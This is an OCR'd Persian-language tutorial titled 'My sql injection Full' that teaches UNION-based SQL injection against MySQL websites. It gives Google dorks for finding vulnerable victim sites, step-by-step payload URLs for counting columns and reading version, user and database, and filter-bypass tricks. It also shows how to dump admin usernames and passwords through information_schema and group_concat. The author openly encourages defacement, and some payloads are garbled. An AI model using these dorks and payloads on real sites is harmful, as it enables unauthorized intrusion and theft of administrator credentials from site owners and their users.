
نویسنده مقاله : [پسر ۱ چشم]

My sql injection Full



آموزش کامل نفوذ به سایت های my sql

نویسنده : Xinf3rnal

==>>> به نام خدای هکر ها <<<==

دوستان قبل از شروع مقاله چند نکته ی مهم رو خدمتتون عرض میکنم :

۱. برای یاد گیری باید این متن و دستورات رو بر روی کاغذ بنویسید و حفظ کنید تا کامل یاد بگیرید

۲. نویسنده ی مقاله هیچ مسئولیتی در قبال استفاده ی نادرست دوستان از این مطالب را ندارد و هر گونه تخلف بر عهده ی خودته فهمیدی چی شد یا نه ؟

۳. از نظر من اگه خواستید میتونید تخریب کنید .

شروع :

توضیحات :

در این مقاله قصد دارم شما را با یکی از بهترین و مفید ترین و پر استفاده ترین روش از روش های نفوذ گری آشنا کنم. قبل از هرچیز باید بگم که مطالب این مقاله ممکنه برای افراد مبتدی سنگین باشه ولی با تمرین همه چیز حل میشه و ازتون میخوام که هیچ مطلبی رو سرسری رد نکنید و روی تمام مطالب تمرین کنید در غیر این صورت مقاله رو ببندید و یه شیفت دیلیت و شما را به خیر و ما را به سلامت ...

پس لطف کنید تا اخر مقاله با من همراه باشید

Sql چیست ؟

Sql مخفف کلمه ی Structured query language **به معنی زبان پاسخ گویی ساخت یافته میباشد . با Sql کارهای بسیار زیادی میتوان انجام داد (که در مقالات بعدی حتما آموزش خواهم داد) و شما میتوانید به یک دیتابیس دسترسی داشته و اطلاعات آن را بازگردانی کنید و اطلاعات به آن بدهید و حذف کنید و یا حتی آپدیت کنید و بسیاری از کارهای دیگر.**

شما با یاد گیری این آموزش میتوانید میلیون ها سایت را بزنید که تقریبا ۹۰ درصد آنها آسیب پذیر هستند در نتیجه با یک جستجوی کوچول میتونید یک قربانی نصیب خودتان کنید

Step 1

در این آموزش Sql Injection **قصد دارم شما را با این متد به صورت کامل آشنا کنم تا دیگه هیچ سوالی برای عزیزان نباشه.همانطور که میدانید مطالب برای** My Sql **هستند.**
اولین کار برای شروع پیدا کردن Target **(هدف) است که شما برای این کار میتونید این چنین در گوگل سرچ کنید (توجه داشته باشید شما در سایت های جستوجو گر های مختلف نمیتوانید هدفتان را پیدا کنید و این کار به بزرگی و پیشرفته بودن گوگل بر میگردد) :**

1. site:.in inurl:id (inurl:.php?)
2. inurl:'gov' and '.php' and 'pahe=' and 'id=' or 'news='
3. inurl:"news.php?id=" site:.no
4. inurl:"id=" & in****:"Warning: mysql_fetch_assoc()
5. inurl:(Page.(asp or php or...))?id=
6. Site : .(Domains) Inurl:id (inurl:.(Php or asp)?)
7. inurl:news.php?id=

(و هزاران Dork **دیگه که در** DvD **آموزشی من قرار دارد)**

مثلا اگر در inurl:news.php?id= **بعد از = ما یک عدد قرار دهیم در جستجوی گوگل تمام سایت های مورد نظر با همون** page **باز میشوند مثلا اگه عدد ۱۲ را قرار دهیم تمام سایت هایی که آخرشان** news.php **دارن به این صورت ظاهر میشوند :**
www.target.com/news.php?id=12
پس پیشنهاد میکنم که عدد نزارید چون امکان داره که سایت هایی که ۱۲ صفحه دارن کم باشن و این کار مشکل شما را در جستجو زیاد میکند
همچنین برای Mssql **و** Domain **های مختلف تغییراتی روی لینک ها انجام دهید .**
خب حالا فرض کنید که ما هدفمون رو پیدا کردیم و حالا میخواییم بدونیم باگ داره یا نه ؟
برای این کار من دو روش کاراکتر و منطقی رو به شما آموزش میدم

۱. کاراکتر :

در اینجا من با اضافه کردن یک ' به آخر سایت Error **مربوطه رو میگیرم. پس به این صورت عمل میکنم :**
www.target.com/news.php?id=12'

۲. منطقی :

در این تست به آخر Url **یک** And 1=0 **و** And 1=1 **اضافه میکنم و اگر زمانی** And 1=0 **رو اضافه کردم و صفحه ی سایت کامل و به صورت قبل باز نشد یا** Error **داد و ناقص بود یعنی سایت آسیب پذیر هست. و با اضافه کردن** And 1=1 **هم صفحه باید به صورت کامل لود بشه .**
در این Step **با** Find **کردن** Target **با استفاده از گوگل و چک کردن سایت واسه این که سایت باگ داره یا نه اشنا شدید.**
در مراحل بعدی بیشتر با Inject **کردن آشنا میشوید .**

Step 2

در این قسمت ما میخوایم تعداد column **های هدف رو پیدا کنیم و برای این منظور ما باید از دستور** :

order by [column test]--

استفاده کنیم. ما باید از این دستور در انتهای Url **سایتی که از آن** Error **مربوطه رو گرفتیم استفاده کنیم و برای بار اول به جای** column test **یک نامبر میزاریم.اگر عددی که گذاشتیم بعد از لود پیج** Error **گرفتیم یعنی تعداد** Column **های ما کمتر از این عدد است.بدین ترتیب نامبر رو کم میکنیم تا پیج کامل لود بشه.**

مثلا ما با نامبر ۲۰ ارور گرفتیم ولی با نامبر ۱۹ ارور نگرفتیم پس تعداد Column **های ما ۱۹ تا هست . مانند زیر** :

www.target.com/news.php?id=12 order by 50-- error
www.target.com/news.php?id=12 order by 20-- error
www.target.com/news.php?id=12 order by 19-- no error

معمولا Number Id **رو با** "-" **میخونند و نامبری میذارن که از تعداد تیبل ها بیشتر باشه. پس بهتر است به صورت زیر عمل کنید** :

www.target.com/news.php?id=-999 order by 19--

در این جا من در بین Order By [column number] **از** Space **استفاده کردم ولی شما میتوانید به صورت های زیر عمل کنید** :

www.target.com/news.php?id=-999+order+by+10--
www.target.com/news.php?id=-999/**/order/**/by/**/10/*

در کل تفاوتی با هم ندارند و شما میتوانید از + استفاده کنید

Step 3

در درس های قبلی شما تونستید **Bug** رو پیدا کرده و تعداد کلمن ها رو بشمارید. در این مرحله میخوام شما را با دستور زیر آشنا کنم :

union+select+[all number column]--

زمانی که ما با Order By **تعداد کلمن ها رو شمردیم باید بدونیم که میتونیم به چه کلمن هایی** Inject **(تزریق) کنیم. و ما توسط این دستور این کار را انجام میدیم.**

در این دستور ما به جای all number column **تعداد کلمن هایی که شمردیم رو از ۱ میزاریم. یعنی اگر ۱۹ کلمن داشته باشیم باید به صورت زیر عمل کنیم** :

www.target.com/news.php?id=-999+and+1=0+union+all+select+1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19--

بعد ار این که ما از Union Select **استفاده کردیم یک سری نامبر یا همون عدد روی پیج خواهند امد که نامبر های کلمن هایی هستند که ما میتونیم به اونها تزریق کنیم یا کلمن های مورد نظر رو بکشیم بیرون که در درس های بعدی با آن آشنا میشوید**

نکته ی مهم اینه که ما زمانی از Union Select **استفاده میکنیم که** Order By **جواب بده یعنی اگر ما با** Order By **نتونیم کلمن ها رو بشناسیم توسط** Union **یکی یکی از یک شروع میکنیم و نامبر رو بالا میبریم تا جایی که به ارور نرسیم**

الان فرض کنید که Oder By **جواب نمیده همینطور با** Union **میریم جلو تا به تعداد مورد نظر برسیم مانند زیر** :

www.target.com/news.php?id=-999+and+1=0+union+all+select+1-- eroor
www.target.com/news.php?id=-999+and+1=0+union+all+select+1,2-- error
www.target.com/news.php?id=-999+and+1=0+union+all+select+1.2.3-- error
www.target.com/news.php?id=-999+and+1=0+union+all+select+1.2.3.4-- error
www.target.com/news.php?id=-999+and+1=0+union+all+select+1.2.3.4.5-- error
www.target.com/news.php?id=-999+and+1=0+union+all+select+1.2.3.4.5.6-- error

و همینطور بالا میبریم تا به عدد زیر برسیم و سایت دیگه ارور نده و کلمن های قابل تزریق ظاهر بشن (این کار اعصاب خورد کنه نه ؟)

www.target.com/news.php?id=-999+and+1=0+union+all+select+1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19--

Step 4

در این مرحله میخوام شما را با چند دستور برای تزریق به کلمن های قابل تزریق آشنا کنم. دستوراتی که دونه دونه Information رو از سایت بیرون میکشه که من با توضیح به شما آموزش میدم:

```
version()
```

این دستور جهت به دست آوردن Version سایت My sql هست که خیلی مهمه تا بفهمیم تا قربانی ما از چه ورژنی استفاده میکنه چون ورژن ۴ و ورژن ۵ با هم متفاوت هستند که در مراحل بعدی به صورت کامل براتون توضیح میدم
دستوز ورژن به این صورت هم به کار میرود :

```
@@version
```

دستور بعدی به صورت زیر است :

```
user()
```

این دستور جهت برگرداندن نام User هست
و همچنین برای برگرداندن نام دیتا بیس از دستور زیر استفاده میکنیم :

```
database()
```

در بعضی از سایت ها به این بر میخورید که دستور version() جواب نمیده که باید اون رو Bypass کنید. برای این کار میتوانید از دستور زیر استفاده کنید :

```
Unhex
```

این دستور که Unhex میکند برای دستورات بالا به شکل های زیر به کار میرود :

```
unhex(hex(version()))
unhex(hex(user()))
unhex(hex(database()))
```

و همچنین اگر هیچ کدام از دستورات بالا اجرا نشد دستور دیگری وجود دارد به نام :

```
Convert
```

این دستور هم ۳ شکل کلی زیر را دارد :

```
convert(version() using latin1)
convert(user() using latin1)
convert(database() using latin1)
```

با استفاده از این دستورات شما میتوانید ورژن مورد نظرتان را ببینید.
((خب سوال پیش میاد که این دستورات رو کجا باید وارد کنیم ؟؟؟!!؟ . مثلا فرض کنید که با این دستور :

www.target.com/news.php?id=-999+and+1=0+union+all+select+1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19--

عدد هایی روی صفحه ظاهر شدند مثل ۲ و ۱۲ که شما میتوانید به جای هر کدام که دلتان خواست دستورات را وارد کنید مانند زیر :

www.target.com/news.php?id=-999+and+1=0+union+all+select+1,@@version,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19--

یا

www.target.com/news.php?id=-999+and+1=0+union+all+select+1,version(),3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19--

یا

www.target.com/news.php?id=-999+and+1=0+union+all+select+1,user(),3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19--

یا

www.target.com/news.php?id=-999+and+1=0+union+all+select+1,2,3,4,5,6,7,8,9,10,11,database(),13,14,15,16,17,18,19--

و برای Unhex **کردن** :

www.target.com/news.php?id=-999+and+1=0+union+all+select+1,unhex(hex(version())),3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19--

و همچنین حتی میتونید در هر دو کلمن دستورات رو وارد کنید (شاید سایت ۱ کلمن یا حتی ۴ تا کلمن برا تزریق هم بده) از کار این برنامه نویسان بی در و پیکر بعید نیست))

www.target.com/news.php?id=-999+and+1=0+union+all+select+1,version(),3,4,5,6,7,8,9,10,11,user(),13,14,15,16,17,18,19--

Step 5

در این قسمت میخوام شما را با Inj **گرفتن در ورژن ۵ به پایین به صورت کامل آشنا کنم.مبنای** Inj **در این سری از ورژن ها حدس زدن هست و شما باید نام** Table و Column **های مورد نظر خودتون رو حدس بزنید.**

اولین کار فراخوانی Table **هست که با دستور** From **امکان پذیر است و شکل کلی آن به صورت زیر است** :

-999+and+1=0+union+all+select[all column numbers]+from+[tabel name]--

که به جای [table name] **باید** Table **رو حدس بزنیم. مثلا آن را به شکل زیر مینویسیم** :

www.target.com/news.php?id=-999+and+1=0+union+all+select+1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19+from+admin--

مثلا فرض کنیم من تیبل Admin **رو حدس زدم .و درست هم از آب در اومد و سایت کامل لود شد و هیچ اروری نگرفتیم در غیر این صورت باید از تیبل های زیر(معمولا از تیبل های پر استفاده تست میکنند) استفاده کنیم. مانند** :

admin , administrator , user , users , number , numbers , login , as_user , admin_user , admins

در مرحله ی بعد ما باید به حدس زدن کلمن ها بپردازیم که آن ها را به جای نامبر های قابل تزریق که در سایت ظاهر میشوند قرار میدهیم مانند :

user , user_name , user_admin , admin_user , username , login , pass , password , admin_pass

در اینجا ما از Union **استفاده میکنیم تا کلمن های قابل تزریق رو پیدا کنیم.**

مثلا ما تیبل رو حدس زدیم که Admin **بود و همچنین** Column **های ما هم** Username **و** password **هستند که به صورت زیر جایگزین میکنیم** :

www.target.com/news.php?id=-999+and+1=0+union+all+select+1,username,3,4,5,6,7,8,9,10,11,password,13,14,15,16,17,18,19+from+admin--

و به جای عدد ۲ و ۱۲ که در سایت بود یوزرنام و پسورد ادمین سایت رو به ما نشون میده

***** بعضی زمان ها امکان داره که نام تیبل رو چیز غیر قابل حدس داده باشند(برنامه نویسان به اصتلاح حرفه ای) *****

خب حالا فرض کنید که میخواهید یوزرنام و پسورد رو بدست بیارید ولی فقط یک کلمن برای تزریق دارید یعنی روی سایت فقط یک عدد نوشته شد مثلا ۹ اولا که شما میتوانید دونه دونه یوزر و پسورد رو به دست بیاورید یعنی اول یوزر نام رو بخوانید و بعد پسورد رو ولی شما میتوانید به جای این کار کل یوزرنام و پسورد رو با هم در همون تیبل بیرون بکشید که در این صورت باید از دستور زیر استفاده کنید :

Concat

توسط این دستور ما میتوانیم یوزر نام و پسورد رو در یک کلمن با هم بیرون بکشیم و فراخوانی کنیم که به صورت زیر آن را فراخوانی میکنیم :

www.target.com/news.php?id=-999+and+1=0+union+all+select+1,2,3,4,5,6,7,8,concat(username,password),10,11,12,13,14,15,16,17,18,19+from+admin--

ولی مشکلی که اینجا پیش میاد این است که یوزر نام و پسورد با هم نوشته میشوند و شما نمیدانید که یوزر نام کدام است مثلا ممکنه که یوزر Iman و پسورد 1Eye باشد در این صورت به جای عدد ۹ این چنین نوشته میشود :

Iman1Eye

ما برای جداسازی و رفع این مشکل دو راه پیش رو داریم. روش اول روش

Hex

است که معادل hex یعنی : است که ما میتوانیم یوزر نام و پسورد رو با هم جدا کنیم به شکل زیر :

concat(username,0x3a,password)

0X = معادل شروع شدن Hex است

3a = معادل کاراکتر : است

که در نهایت به شکل زیر خروجی میگیریم :

Iman:1Eye

کاراکتر بعدی کاراکتر زیر است :

char()

که معادل کد ascii هست که به شکل زیر مینویسیم :

concat(username,char(58),password)

58 = معادل کد اسکی : است

group_concat()

همانند Concat هست با این تفاوت که اگر سایت چندین ادمین داشته باشد همه رو بیرون میکشد

concat_ws()

این دستور هم همانند Concat هست با این تفاوت که اگر ما چند کلمن رو بخواهیم بیرون بکشیم لازم نیست که 0x3a رو بین تمام کلمن هایی که میخواهیم بیرون بکشیم بنویسیم یک بار اول مینویسیم بعد خودش بین همه کاراکتر : خواهد گذاشت که برای این کار به صورت زیر عمل میکنیم :

concat_ws(0x3a,username,password,email,id)

Step 6

خب دوستان در این بخش میخوام بهتون نحوه ی حمله به سایت های ورژن ۵ به بالا رو آموزش بدم. در My sql 5 **به بالا امکان بیرون کشیدن نام همه ی تیبل ها و کلمن ها وجود دارد و نیازی به حدس زدن ندارد که این نوع کار هکر را آسان تر خواهد کرد و مسلما از ورژن ۵ به پایین آسان تر است.شکل کلی :**

```
-999+and+1=0+union+all+select+1,2,3,4,5,6,7,8,9,10+from+information_schema.[tables or columns]
```

یعنی برای بیرون کشیدن نام تمامی تیبل ها :

```
-999+and+1=0+union+all+select+1,2,3,4,5,6,7,8,9,10+from+information_schema.tables
```

و برای بیرون کشیدن نام تمامی کلمن ها ازدستور زیر استفاده میکنیم :

```
-999+and+1=0+union+all+select+1,2,3,4,5,6,7,8,9,10+from+information_schema.columns
```

ما توسط information_schema **میخواهییم** information **رو بیرون بکشیم.** Information_schema **یک کاتالوگ از نام تمامی تیبل ها و کلمن ها است.**

حالا فرض میکنیم که یک قربانی با ورژن ۵ داریم و سایت یک عدد داد مثل ۸ که در این صورت اولین کار بیرون کشیدن تیبل هاست که به صورت زیر عمل میکنیم :

```
-999+and+1=0+union+all+select+1,2,3,4,5,6,7,table_name,9,10+from+information_schema.tables--
```

که ما به جای ۸ دستور Table_name **رو نوشتیم تا نام اولین تیبل رو به ما نشون بده و همینطور اگه بخواهیم** Column_name **رو ببینیم به صورت زیر عمل میکنیم :**

```
-999+and+1=0+union+all+select+1,2,3,4,5,6,7,column_name,9,10+from+information_schema.tables--
```

و به همین صورت ما نام کلمن ها رو بیرون کشیدیم و به جای ۸ ما Column_name **رو نوشتیم تا اولین نام رو به ما نشون بده.**

و برای این که همه ی Table_name **ها و** Column_name **ها رو به صورت لیست در سایت بیرون بکشیم باید از دستور** Group_concat **استفاده کنیم که ۲ شکل کلی آن به صورت زیر است :**

```
-999+and+1=0+union+all+select+1,2,3,4 ,5,6,7, group_concat(table_name),9,10+from+information_schema.tables--
```

و برای تمامی کلمن ها :

```
-999+and+1=0+union+all+select+1,2,3,4 ,5,6,7, group_concat(column_name),9,10+from+information_schema.columns--
```

در ۲ شکل بالا یک لیست از نام تمامی تیبل ها و کلمن ها به ما نشون میده که بعضی ازتیبل و کلمن های ما مربوط به Schema **میباشند که استفاده نمیشوند و ما باید به دنبال تیبل و کلمن هایی بگردیم که در انها** Information **و اطلاعات مورد نظر ما وجود دارد.**

حالا امکان داره بعد از لیست کردن تیبل و کلمن ها به تیبل مورد نظر دست پیدا نکنیم و برای رفع این مشکل میتوانیم از دستور limit offset **و دستور شرطی** where **استفاده کنیم که در درس های بعدی به صورت کامل آموزش خواهم داد.**

حالا فرض کنید که تمامی تیبل ها و کلمن ها را روی یک سایت بیرون کشیدیم که تیبل مورد نظر ما Amin_user **بود و کلمن های ما هم** Username **و** Password **هستند پس ما به صورت زیر عمل میکنیم : (کلمن قابل تزریق ما ۴ است)**

```
-999+and+1=0+union+all+select+1,2,3,username,5,6,7,8,9,10+from+admin_user--
```

برای بیرون کشیدن نام یوزر و از دستور زیر :

```
-999+and+1=0+union+all+select+1,2,3,password,5,6,7,8,9,10+from+admin_user--
```

برای بیرون کشیدن نام پسورد هست که برای به دست آوردن هر دو با هم به صورت زیر عمل میکنیم :

```
-999+and+1=0+union+all+select+1,2,3,group_concat(username,0x3a,password)+from+admin_user--
```

Step 7

در این بخش یاد میگیرید که چگونه میتونید نام تیبل و کلمن رو توسط Limit **و** Offset **بیرون بکشید. توسط** Limit **و** Offset **میتونید دونه دونه نام** Table_name **ها و** Column_name **ها رو بیرون کشید. شکل کلی:**

-
999+and+1=0+union+all+select+1,2,3,4,table_name,6,7,8,9,10+from+information_schema.tables+limit+1+offset+1--

و برای کلمن ها :

-
999+and+1=0+union+all+select+1,2,3,4,column_name,6,7,8,9,10+from+information_schema.columns+limit+1+offset+1--

دستور Limit **برای محدود کردن** output **مورد نظر به کار میرود** .
در شکل زیر ما توسط Limit **و** Offset **اولین** Table_name **رو توسط این دستور** :

-
999+and+1=0+union+all+select+1,2,3,4,table_name_6,7,8,9,10+from_information_schema.tables+limit+1+offset+1--

و اولین Column_name **رو توسط این دستور**:
-999+and+1=0+union+all+select+1,2,3,4,column_name,6,7,8,9,10+information_schema.columns+limit+1+offset+1--
بیرون میکشیم. اما برای اینکه ما به ترتیب تمامی نام ها رو بیرون بکشیم باید به Number Offset **یکی اضافه کنیم** . **یعنی برای نام های بعدی به شکل زیر مینویسیم**:

+limit+1+offset+2--
+limit+1+offset+3--
+limit+1+offset+4--
+limit+1+offset+5--

و همینطور ادامه میدیم تا به تیبل و کلمن های مورد نظر خودمون برسیم. Limit **معمولا زمانی به کار میرود که ما نتونیم توسط** Group_concat **یا همون لیست کردن تیبل ها به تیبل مورد نظر برسیم**.
Limit **به یک شکل دیگر هم به کار میرود که من یک اشاره ی کوچیک بهش میکنم. شکل کلی دستور** :
-999+and+1=0+union+all+select+1,2,3,4,column_name,6,7,8,9,10+information_schema.columns+limit+1,1--
که در این دستور باید به شکل زیر تغییرات را انجام بدهیم :

+limit+2,1--
+limit+3,1--
+limit+4,1--
+limit+5,1--

Step 8

در این بخش میخوایم دستور Where **رو با هم کار کنیم** . Where **یک دستور شرطی است که کلی کار رو آسون کرده. برای این که ما بعد از بدست آوردن** Table_name **مورد نظر بتونیم کلمن های درخواستی رو محدود کنیم از** Where **استفاده میکنیم** . Query **رو به صورتی میدیم که** Output **ما تنها کلمن های تیبل مورد نظر باشد**
شکل کلی دستور :

```
union+all+select+1,2,group_concat(column_name),4+from+information_schema.columns+where+table_name='[table_name]'--
```

فرض کنیم در یک سایت Tbale_name **ما** Admin **هست و ما میخواهیم کلمن های مربوط به آون رو بیرون بکشیم در این صورت به شکل زیر عمل میکنیم** :

```
union+all+select+1,2,group_concat(column_name),4+from+information_schema.columns+where+table_name='admin'--
```

نکته ی دیگری وجود داره اینه که امکان داره با ارور مواجه بشیم که دلیل اون On **بودن** Magic quote **هست ولی هیچ مشکل و هیچ چیزی نمیتونه جلوی نفوذ یک هکر رو بگیره و شما زمانی که با این مشکل مواجه شدید میتونید با** Char **یا** Hex **کردن** table_name **اون رو** Bypass **کنید (در دی وی دی آموزشی من به صورت کامل توضیح داده شده است)**

Step 9

در این بخش میخوام بهتون آموزش بدم که چطور میشه توسط نام Database **تیبل های مربوطه ی همون دیتابیس رو بیرون بکشیم که کار رو نسبت به** Limit **و** Offset **آسون تر میکنه.**

برای این کار اول باید نام دیتابیس تیبل رو بیرون بکشیم . شکل کلی :

```
-999+and+1=0+union+all+select+1,2,3,4,5,6,7,database(),9,10,11,12--
```

در صورتی هم که به محدودیت بر خوردید میتوانید به شکل زیر عمل کنید :

```
-999+and+1=0+union+all+select+1,2,3,4,5,6,7,unhex(hex(database())),9,10,11,12--
```

حالا ما میخواییم توسط دستور Where **و نام دیتا بیس تیبل های مورد نظر رو به دست بیاریم. شکل کلی دستور** :

```
-
999+and+1=0+union+all+select+1,2,3,4,5,6,7,group_concat(table_name),9,10,11,12+from+information_schema.tables+wh
ere+table_schema='[database name]'--
```

و در صورتی هم که به محدودیت برخوردید باید نام دیتابیس رو Char **یا** Hex **کنید.**

توضیحات مفهومی

این دستور برای این است که دسته ای از رکورد ها رو بررسی کند	Group_concat()
این عبارت نام فیلدی است در جدول information_schema که نام سایر جدول در آن نگهداری میشوند و به کمک این عبارت میتوانیم نام جدولی که در آن دسترسی ها و نام کاربری ها وجود دارد را ببینیم	Table_name
این دستور نیز مانند table_name فیلدی در جدول information_schema است که در آن نام ستون ها نگه داری میشوند و با کمک این عبارت میتوانیم نام فیلد های یوزر نام وپسورد را بیابیم	Column_name
این عبارت کد hex کاراکتر : است و برای تفکیک مقادیر خروجی از دیتابیس استفاده میشود.	0x3a
این عبارت نام جدولی است که روی هر هاستی که از my sql 5 استفاده میکند وجود دارد. در این دیتابیس اطلاعات مربوط به سایر دیتابیس هایی که کاربر میسازد ذخیره میشود .اطلاعاتی از قبیل نام جدول و نام رکورد و حتی نام دیتابیس ها. ما میتوانیم با گذاشتن یک query ساده از این دیتابیس اطلاعاتی که برای ما سود مند هست رو استخراج کنیم	Information_schema
این دستور sql برای محدود کردن نمایش اطلاعات بر مبنای تعداد رکورد استفاده میشود	limit
کار این دستور قدم زدن در بین رکورد ها است. Limit 1 offset 1 یعنی نمایش اولین رکورد و limit 1 offset 2 یعنی نمایش دومین رکورد است. دستور offset تعداد رکورد ها رو از صفر شروع میکند	offset